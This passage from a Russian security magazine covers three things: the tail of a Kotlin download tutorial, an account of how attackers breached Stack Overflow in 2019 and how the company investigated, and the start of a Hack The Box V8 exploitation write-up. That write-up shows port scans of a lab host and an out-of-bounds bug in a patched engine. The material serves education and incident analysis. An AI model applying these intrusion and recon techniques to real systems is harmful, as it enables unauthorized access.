            val progress = (offset * 100f / byteArray.size).
roundToInt()
            emit(DownloadStatus.Progress(progress))
        } while (currentRead > 0)
        response.close()
        if (response.status.isSuccess()) {
            file.writeBytes(byteArray)
            emit(DownloadStatus.Success)
        } else {
            emit(DownloadStatus.Error("File not downloaded"))
        }
    }
}
```

Это функция-расширение для класса `HttpClient` Kotlin-библиотеки Ktor. Как расширение, она может использовать методы класса `HttpClient` напрямую, к тому же нам нет необходимости создавать специальный утилитный класс для нее, в остальном коде она будет выглядеть как метод класса `HttpClient`.

Кроме того что это функция-расширение, это еще и suspend-функция, которая возвращает Flow (поток данных), содержащий текущее состояние загрузки. Это значит, что код в теле функции будет выполнен не в момент вызова функции, а в момент получения данных из самого Flow (с помощью метода `collect()`). Это позволит сделать код более структурированным и понятным.

Наконец, напишем функцию, которая будет запускать загрузку в фоновом потоке и динамически обновлять интерфейс приложения:

```
private fun downloadWithFlow() {
    CoroutineScope(Dispatchers.IO).launch {
        ktor.downloadFile(file, url).collect {
            withContext(Dispatchers.Main) {
                when (it) {
                    is DownloadStatus.Success -> {
                        // Обновляем UI
                    }
                    is DownloadStatus.Error -> {
                        // Обновляем UI
                    }
                    is DownloadStatus.Progress -> {
                        // Обновляем UI
                    }
                }
            }
        }
    }
}
```

Вся логика в одной небольшой функции. Сначала запускаем фоновую корутину (`CoroutineScope(Dispatchers.IO).launch`), затем запускаем загрузку файла и обновляем UI в соответствии с полученным из Flow состоянием.

БИБЛИОТЕКИ

- EasyPermissions-ktx — Kotlin-версия библиотеки EasyPermissions от Google;
- TaskpPogressView — прогресс-бар для задач в календаре;
- TileProgressVoew — еще один прогресс-бар;
- VideoLayout — производительный лейаут с видеороликом на фоне;
- Gif decoder — декодер GIF на Kotlin;
- Recompose — утилита для трансляции XML-файлов с лейаутами в код Jetpack Compose;
- LCE — библиотека для описания состояния загрузка/данные/ошибка;
- Carbet-Log — библиотека для логирования аргументов функции с помощью аннотаций;
- ComposeCookBook — сборник быстрых рецептов для Jetpack Compose;
- Donut — библиотека для создания круговых диаграмм;
- Skelly — библиотека для показа анимированных заглушек во время загрузки данных;
- SwipeDismissImage — компонент для показа изображений;
- Spock ADB — плагин Android Studio для быстрого выполнения стандартных операций над подключенным по ADB устройством.

HACK OVERFLOW

КАК ВЗЛОМАЛИ STACK OVERFLOW И КАК ШЛО РАССЛЕДОВАНИЕ

Валентин Холмогоров
valentin@holmogorov.ru

Нет на свете программиста, который не слышал бы о Stack Overflow. На этом чудесном сайте можно найти ответ практически на любой вопрос — от способа побороть хитрый баг в коде до смысла жизни, вселенной и всего такого. В мае 2019 года Stack Overflow взломали, похитив исходники платформы. Причем взломали с использованием рекомендаций и советов, опубликованных на самом Stack Overflow. Как это получилось и как удалось обнаружить вторжение?

ВЗГЛЯД ИЗНУТРИ

Несмотря на то что большинство пользователей воспринимают Stack Overflow как бесплатный ресурс для поиска ответов на технические вопросы о программировании и администрировании, это в первую очередь коммерческий проект. Сайт входит в состав глобальной сети Stack Exchange Network, объединяющей несколько порталов с вопросами и ответами в разных областях знаний, которые собраны на единой платформе. Stack Overflow, движок которого написан на C# с использованием ASP.NET, стал первым ресурсом в этой сети.

Пользователи портала могут не просто задавать вопросы и отвечать на них, но и наращивать собственную репутацию благодаря активному участию в жизни сайта. Рейтинг дает больше возможностей: дополнительный вес голоса при оценке ответов, возможность редактировать чужие тексты и посты — вплоть до модераторских полномочий. Stack Overflow быстро набрал популярность: уже спустя четыре года после появления его аудитория выросла до двух миллионов постоянных пользователей и продолжала понемногу увеличиваться.

Монетизируется площадка за счет рекламы (пользователи с высоким рейтингом видят меньше объявлений) и встроенного сервиса по подбору персонала Stack Overflow Careers (позже переименованного в Talents), который позволяет сторонним фирмам и рекрутинговым агентствам искать сотрудников среди населяющих сайт программистов. Кроме того, Stack Overflow продает бизнес-версию своего движка и оказывает техподдержку фирмам, желающим развернуть собственный сервис вопросов-ответов. Этот продукт нацелен на команды разработчиков и позволяет создавать базы знаний для внутрикорпоративного использования. Называется он Stack Teams.

Все эти коммерческие проекты непрерывно обновляются и совершенствуются. Программисты устраняют выявленные ошибки, добавляют новые функции, оптимизируют код, улучшают интерфейс. При разработке используются решения для тестирования и контроля версий, репозитории для хранения кода, билд-серверы, баг-трекеры и вики для внутренней документации. Короче, все как у больших софтверных корпораций. С той лишь разницей, что большинство сотрудников Stack Exchange работают удаленно и подключаются к необходимым ресурсам через интернет.


Эта внутренняя инфраструктура и стала целью атаки неизвестного на данный момент злоумышленника. А если точнее, он пытался добыть исходный код Stack Overflow, который не поставляется коммерческим клиентам, и этой цели ему в итоге удалось достичь.

ХОД АТАКИ

Как известно, любая хакерская атака начинается с разведки. Таинственный злоумышленник начал прощупывать инфраструктуру, связанную с сервисами хранения исходников и сборки билдов коммерческих продуктов Stack Exchange, еще 30 апреля 2019 года. По всей видимости, рекогносцировка включала в себя стандартные мероприятия вроде поиска субдоменов, общедоступных ресурсов и сканирования портов. Кроме того, он попытался зайти в служебный чат для сотрудников Stack Exchange, но не смог получить доступ туда.

На следующий день, 1 мая, хакер попытался решить свою задачу «в лоб»: представившись одним из корпоративных клиентов, он отправил запрос в техподдержку с просьбой выслать ему исходный код Enterprise-продукта в целях аудита. Не прокатило: во-первых, Stack Exchange не предоставляет исходники своим пользователям, а во-вторых, адрес электронной почты злоумышленника не удалось сопоставить ни с одним из реальных клиентов компании. Заявка была ожидаемо отклонена.

Но это отнюдь не остудило пыл хакера. Зарегистрировавшись в сервисе Stack Teams, он начал исследовать его возможности, отправляя приглашения присоединиться к сервису на другие свои учетки — вероятно, чтобы исследовать генерируемые при этом запросы и отклики сервера. Одновременно он внимательно изучал тематические ветки на самом Stack Overflow, связанные с продуктом Enterprise и сервисом Teams.



Админы Stack Overflow подмечают: «Нельзя просто взять и взломать Stack Overflow, не подглядывая на Stack Overflow»

Воспользовавшись информацией из этих публикаций, он создал еще одно обращение в техподдержку, на сей раз он применил спуфинг адреса электронной почты реального клиента Stack Exchange. Однако по этому адресу было направлено автоматическое сообщение о создании тикета, и в итоге обращение тоже было отклонено службой техподдержки как подозрительное.

INFO

Спуфинг электронной почты — подделка части сообщения email и его технических параметров с целью ввести получателя в заблуждение. Письмо мошенника в таком случае выглядит так, будто оно отослано другим (доверенным) отправителем.

В последующие дни атакующий тщательно изучал профили сотрудников саппорта Stack Exchange и особенности обработки запросов от пользователей, но, видимо, не нашел ничего интересного. Зато в одном из открытых репозиториев компании на GitHub он обнаружил URL архива с исходным кодом Stack Overflow, выложенного на приватном аккаунте GitHub Enterprise. Хакер попытался скачать архив, но был перенаправлен на страницу авторизации. Снова неудача.

Наконец, 5 мая 2019 года настойчивость атакующего была вознаграждена. Настройки контроля доступа в Stack Exchange допускали имперсонацию пользователей в тестовых целях, благодаря чему злоумышленнику удалось подобрать параметры запроса, позволяющие авторизоваться в системе на уровне разработки. Вслед за этим взломщик попытался зайти на ряд внутренних ресурсов, URL которых он нашел в документации на портале поддержки Enterprise-версии продукта, но практически везде получил отказ в доступе из-за отсутствия необходимых привилегий. Везде, кроме одного служебного портала, с помощью которого он смог повысить собственные права до Community Manager — это роль, соответствующая уровню модератора сайта.

К огромному разочарованию хакера, полученный статус все равно не открыл доступ к интересующим его служебным ресурсам Stack Exchange, и он начал искать способы повысить свои привилегии до разработчика. С этой целью хакер решил воспользоваться механизмом восстановления доступа к учетной записи.

Для сброса пароля учетки в Stack Exchange используется сообщение email с «волшебной ссылкой» — этот традиционный способ всегда считался достаточно надежным. Однако у пользователей с привилегиями Community Manager есть возможность просматривать содержимое автоматически отправляемых сайтом писем. Таким образом взломщик получил привилегии разработчика, а заодно — доступ к настройкам сайта, включающим управление многими внутренними его функциями.

В течение некоторого времени хакер увлеченно изучал открывшиеся перед ним возможности, тестировал настройки сайта и пытался понять, какими функциями он теперь может управлять. Среди прочих параметров он неожиданно наткнулся на данные учетной записи билд-сервера TeamCity. Эта техническая учетка раньше использовалась для доступа к TeamCity REST API непосредственно из кода Stack Exchange. На время описываемых событий эту функцию уже убрали из кода, а вот учетную запись прибить почему-то забыли.

Обрадованный хакер попытался войти с этими данными на сервер TeamCity, настроенный на возможность авторизации через интернет, и из-за неправильной конфигурации службы назначения ролей тут же получил к нему администраторский доступ.

INFO

TeamCity — написанный на Java билд-сервер производства компании JetBrains, разработанный для обеспечения непрерывной интеграции. С помощью специальных сценариев он позволяет автоматизировать многие рутинные процессы разработки, включая отслеживание изменений в разных ветках репозитория, прогон тестов, сборку приложения и его загрузку на сервер обновлений. TeamCity часто используется компаниями, которые работают со стеком технологий C#/ASP.NET.

Такой оглушительный успех, по всей видимости, стал сюрпризом для самого взломщика. Судя по тому, что он начал активно искать на Stack Overflow информацию о настройке и использовании TeamCity, с этим продуктом он столкнулся впервые. Для начала хакер смог загрузить с сервера и изучить некоторые сценарии настройки конфигурации для Enterprise-продуктов Stack. Одновременно с этим он продолжает копаться в справочных разделах на Stack Overflow в поисках сведений о настройке IIS, возможностях TeamCity и особенностях продуктов Stack Teams. Изучение матчасти заняло у него несколько дней.

В среду, 8 мая (то есть на девятый день после первой попытки проникнуть в инфраструктуру Stack Exchange), злоумышленник просматривал административные ресурсы TeamCity и случайно наткнулся на раздел диагностики, позволяющий просматривать файлы на билд-сервере. Среди них он обнаружил хранящийся в обычном плейн-тексте ключ SSH, который использовали агенты сборки для получения исходного кода из GitHub Enterprise. Тут следует отметить, что если в учетную запись GitHub добавлен открытый SSH-ключ, то этот ключ может использоваться для доступа к репозиторию без дополнительной аутентификации.

Этого оказалось достаточно, чтобы хакер успешно клонировал несколько ключевых репозиториев (пока шел процесс клонирования, он искал на Stack Overflow информацию о сборке проектов .NET). Одновременно злодей попытался авторизоваться в GitHub Enterprise напрямую с учетными данными службы, которые он раньше использовал для доступа к TeamCity. Но тут его ждала неудача: админы компании догадались настроить в своем экземпляре GitHub Enterprise двухфакторную аутентификацию, а скомпрометированная учетка не входила в группу Active Directory, которой был разрешен туда доступ.

На следующий день хакер безуспешно попытался подключиться к VPN Stack Exchange с использованием виртуальной машины Azure и данных учетной записи, открывшей ему доступ к TeamCity. Одновременно с этим он продолжал искать информацию на Stack Overflow об особенностях сборки приложений .NET под IIS, а также о выполнении сценариев SQL в среде Azure.

ВАС ЗАМЕТИЛИ

11 мая злоумышленник извлек все копии клонированных им репозиториев и начал исследовать журналы сборки и конфигурации TeamCity. Затем он настроил в TeamCity сопоставление имен пользователей Git таким образом, чтобы в журналах аудита учетная запись агента сборки, с которой сопоставлен скомпрометированный ключ SSH, выглядела другой учетной записью.

После этого хакер создал в TeamCity новый проект, отключил для него проверку изменений в Git и попытался сделать несколько сборок с разными конфигурациями, чтобы получить доступ к внутренней базе данных Stack Exchange и системе управления пакетами NuGet.

После ряда неудачных попыток взломщик пошел другим путем. Он зарегистрировал на GitHub общедоступную сущность gist, содержащую набор SQL-инструкций, и создал на сервере TeamCity работающую сборку, которая выполняла с использованием этих инструкций миграцию SQL для базы данных с информацией о пользователях Stack Exchange. Это позволило взломщику повысить свои привилегии в сети Stack до администраторских.

После успешного выполнения SQL-запроса хакер начал стремительно заметать следы атаки — удалил все созданные им сборки и почистил историю в логах TeamCity. Единственное, чего он не предусмотрел, так это того, что на сервере было настроено некоторое подобие «корзины», из которой впоследствии можно восстановить удаленные объекты. Это дало исследователям возможность изучить хронологию его действий.

12 мая несколько участников сообщества уведомили админов Stack о появлении нового подозрительного пользователя, привилегии которого без видимых причин выросли до небывалых высот — он получил доступ на уровне разработчика и администратора ко всем сайтам и ресурсам в сети Stack Exchange. Эти факторы заставили ответственных сотрудников заподозрить: что-то в сети, возможно, идет не так.

Админы обратились к базе данных, где сохраняется журнал всего трафика к общедоступным ресурсам Stack Exchange. Используя идентификатор подозрительной учетной записи, они постарались вычислить все связанные с ней IP-адреса и прочую информацию, которая помогла бы найти злоумышленника. На выходе получилось более 75 тысяч строк данных, которые им предстояло тщательно изучить.

РАССЛЕДОВАНИЕ

Сопоставив логи с информацией из других источников, исследователи пришли к выводу, что повышение привилегий неизвестного пользователя — это кульминация атаки, длящейся вот уже на протяжении 13 дней. Не имея точного представления о ее масштабе, в первую очередь они удалили подозрительную учетку и принялись искать в логах информацию о деятельности злоумышленника в сети. Именно благодаря сохранившимся в журналах данным впоследствии удалось восстановить хронологию атаки — вплоть до поисковых запросов хакера на сайте Stack Overflow.

К 13 мая проведенная на работе бессонная ночь позволила сотрудникам Stack определить метод эскалации привилегий. После этого они отключили сервер TeamCity и удалили учетную запись службы, которую взломщик использовал для доступа к билд-серверу. Однако собственных ресурсов для продолжения расследования и предотвращения последствий взлома уже не хватало, и руководители Stack Exchange призвали на помощь сторонних специалистов по информационной безопасности.

Вместе с экспертами дела пошли веселее. Был восстановлен точный маршрут злоумышленника в сети и определены каналы, по которым он смог проникнуть на уровень разработки, минуя проверку привилегий доступа. Чтобы админы могли вносить изменения в рабочую среду, сервер TeamCity запустили снова — но уже за брандмауэром. При ревизии удалось обнаружить ошибку в конфигурации, которой воспользовался злоумышленник, а также ряд общедоступных технических сведений, которые с точки зрения безопасности не должны были оказаться в паблике. Однако исследователи еще не знали о том, что хакер смог добыть исходники их Enterprise-продукта и имеет действующий SSH-ключ для доступа к репозиторию на GitHub.

Тем временем хакер все еще пытался получить доступ к серверу TeamCity, доступному теперь только из сети Stack (эти попытки фиксировались в логах, и сотрудники службы безопасности видели их). Также он активно искал на Stack Overflow обсуждения, касающиеся способов программного обновления репозиториев Git и создания баз данных SQL. Это навело безопасников на нехорошие подозрения.

Только 14 мая, продолжая анализировать трафик злоумышленника, эксперты выяснили, что хакер получил доступ к используемому билд-сервером SSH-ключу. Ключ немедленно был отозван, а безопасники принялись искать попытки его использования. Для этого пришлось перетрясти все журналы трафика по протоколам SSH и HTTPS с GitHub, и в результате выяснилось, что ключ использовался не только службой TeamCity. После этого локальный сервер GitHub Enterprise тоже поместили за брандмауэр — на случай, если злодей получил к нему доступ не только по SSH.

Админы Stack начали аудит всех коммитов, которые мог выполнить пользователь, получивший доступ в репозиторий с помощью скомпрометированного SSH-ключа, но не нашли ничего подозрительного. Также начался аудит всех репозиториев на предмет утечек секретов и чувствительных данных.

Анализ трафика показал, что хакер целенаправленно не искал в сети пользовательские учетки и личные данные сотрудников Stack. Но для пущей перестраховки админы сбросили учетные данные всех пользователей сети, к которым злоумышленник к этому моменту мог получить доступ, а самим юзерам были направлены инструкции для смены паролей.

Тем временем хакер продолжал как ни в чем не бывало читать вопросы и ответы на Stack Overflow вплоть до субботы 18 мая, уже не предпринимая активных попыток вломиться в сеть Stack Exchange. После чего ушел по-английски — не попрощавшись. К 23 мая основная часть расследования была завершена, и разработчики начали выкатывать исправления, призванные предотвратить подобные инциденты в будущем.

ИТОГИ

В результате проведенного собственного расследования и аудита с помощью нанятых спецов руководители Stack пришли к следующим выводам.

- Одна из причин взлома — в том, что большинство сотрудников Stack Exchange работает удаленно. Билд-сервер и система контроля версий для облегчения доступа изначально были напрямую подключены к интернету, хотя их следовало бы спрятать за файрволом.
- На используемом Stack экземпляре GitHub Enterprise была настроена двухфакторная аутентификация, но хакер сумел ловко обойти ее с помощью похищенного ключа SSH.
- На сервере TeamCity использовалась настройка, допускавшая групповое назначение привилегий по умолчанию. Эта ошибка в конфигурации была допущена много лет назад и не была исправлена. В результате все вновь создаваемые пользователи наследовали административные привилегии. Администраторы в TeamCity могут просматривать файлы на сервере, где такие вещи, как ключи SSH, хранятся в виде обычного текста.
- Доступ к документации о поддержке корпоративного продукта Stack Exchange был открыт неограниченному кругу заинтересованных лиц — после инцидента доступ открыли только авторизованным пользователям этого продукта.


Ребятам из Stack повезло прежде всего с тем, что они дотошно и параноидально журналируют вообще весь трафик, идущий на их публичные и служебные сервисы. Именно эти логи позволили им в итоге провести расследование и восстановить хронологию событий — ведь невозможно изучить то, чего нет.

Кроме того, они серьезно относятся к сообщениям пользователей о нарушениях безопасности — переданная участниками комьюнити информация о подозрительной активности позволила отреагировать на атаку, хоть и спустя почти две недели после ее начала.

Возможно, обнаружить вторжение удалось бы и раньше, если бы в Stack обращали внимание на необычные и подозрительные запросы в техподдержку, которые могут быть попытками использования методов социальной инженерии, — до инцидента подобные явления саппорт попросту игнорировал.

Кроме всего прочего, в инфраструктуру Stack Exchange был внедрен специальный механизм оповещения о повышении привилегий. Теперь при изменении уровня доступа учетной записи до «разработчика» сервер отправляет автоматическое уведомление группе пользователей, которые могут подтвердить, что это событие легитимно. В Stack искренне надеются, что принятый комплекс мер позволит им избежать подобных инцидентов в будущем.

РАЗБИРАЕМ V8



ЗАГЛЯДЫВАЕМ ПОД КАПОТ CHROME НА ВИРТУАЛКЕ С HACK THE BOX

Речь, конечно же, пойдет не о цилиндрах и клапанах. В этой статье мы поговорим о Google V8 Engine — движке JS, который стоит в Chromium и Android. Вернее, мы будем ломать его на самой сложной в рейтинге сообщества Hack The Box тачке RopeTwo. Ты узнаешь, какие типы данных есть в движке, как можно ими манипулировать, чтобы загрузить в память свой эксплоит, научишься использовать механизмы отладки V8, узнаешь, что такое WebAssembly и как проникнуть благодаря этому в шелл RopeTwo.

artex
Эксперт по информационной безопасности
a.r.t.e.x@ya.ru

РАЗВЕДКА

Начинаем, как всегда, со сканирования портов. Очевидно, что на машине такого уровня необходимо пройтись по всем портам (`TCP + UDP 1-65 535`). Для этого удобно использовать `masscan` — быстрый сканер портов:


```
masscan -e tun0 -p1-65535,U:1-65535 10.10.10.196 --rate=5000
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-21 19:41:59
GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 8060/tcp on 10.10.10.196
Discovered open port 22/tcp on 10.10.10.196
Discovered open port 8000/tcp on 10.10.10.196
Discovered open port 9094/tcp on 10.10.10.196
Discovered open port 5000/tcp on 10.10.10.196
```

Видим, что открыто всего пять портов TCP. Просканируем их с пристрастием хорошо всем известным сканером Nmap, чтобы узнать подробности.

```
nmap  -n -v -Pn  -sV -sC -p8060,22,8000,9094,5000, 10.10.10.196
...
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 bc:d9:40:18:5e:2b:2b:12:3d:0b:1f:f3:6f:03:1b:8f (RSA)
|   256 15:23:6f:a6:d8:13:6e:c4:5b:c5:4a:6f:5a:6b:0b:4d (ECDSA)
|_  256 83:44:a5:b4:88:c2:e9:28:41:6a:da:9e:a8:3a:10:90 (ED25519)
5000/tcp open  http    nginx
|_http-favicon: Unknown favicon MD5: F7E3D97F404E71D302B3239EEF48D5F2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.196:5000/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
8000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.7.3)
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: Werkzeug/0.14.1 Python/3.7.3
|_http-title: Home
8060/tcp open  http    nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.14.2
|_http-title: 404 Not Found
9094/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
```


Видим SSH, три веб-сервера и неизвестный порт. Идем смотреть, что нам покажет браузер.

На **5000-м** порте нас предсказуемо ждет GitLab, мы это видели в отчете Nmap.




На 5000-м порте — приветствие GitLab

На **8000-м** порте — веб-сервер на Python Werkzeug (WSGI) показывает нам простенький сайт по разработке V8 — движка JavaScript с открытыми исходниками, который разрабатывают в Google для использования в браузере Chrome и других проектах. Подробнее о нем можно почитать на официальном сайте.



На 8000-м порте — страница с исходниками и контактами

Прокрутив страницу, видим ссылку http://gitlab.rope2.htb:5000/root/v8, которая ведет на исходный код.



Ссылка на исходный код


На **8060-м** порте мы видим `404 Not Found`. Порт **9094** на запросы отвечать не хочет.

По традиции добавим найденный домен в `/etc/hosts`:

```
10.10.10.196    rope2.htb gitlab.rope2.htb
```

ПЛАЦДАРМ

Раз нам предлагают посмотреть исходные коды, грех не воспользоваться такой возможностью.



Репозиторий с исходниками V8

Мы видим исходные коды V8 и отдельную ветку, созданную автором ВМ, которая содержит один коммит с небольшими изменениями. Очевидно, что эти изменения должны нам помочь. Изменены всего четыре файла, посмотрим на них внимательнее.

Изменения src/builtins/builtins-definitions.h


В файле заголовков добавлены две функции для работы с массивами: `ArrayGetLastElement` и `ArraySetLastElement`. CPP — это макрос, который добавляет записи этих функций в массив метаданных.

WWW

Подробнее об этом можно прочесть в документации, в разделе Builtins.


Изменения src/init/bootstrapper.cc

Инсталлируем прототипы `GetLastElement` и `SetLastElement` в качестве встроенных функций.



Изменения src/compiler/typer.cc

Определяем вызовы функций.



Изменения src/builtins/builtins-array.cc

Вот мы и добрались до самого интересного — исходного кода самих функций. Функция `GetLastElement` конвертирует массив в `FixedDoubleArray` и возвращает его последний элемент — `array[length]`. Функция `SetLastElement` записывает переданное ей значение в последний элемент `array[length]` с типом `float`. Попробуй, не читая дальше, догадаться, в чем тут подвох.

Поскольку у меня не было глубоких знаний движка V8, пришлось привлекать на помощь интернет. По ключевым выражениям из приведенных выше исходников я довольно быстро нашел отличный райтап Фараза Абрара Exploiting v8: *CTF 2019 oob-v8, коммит с изменениями в котором как две капли воды похож на наш.

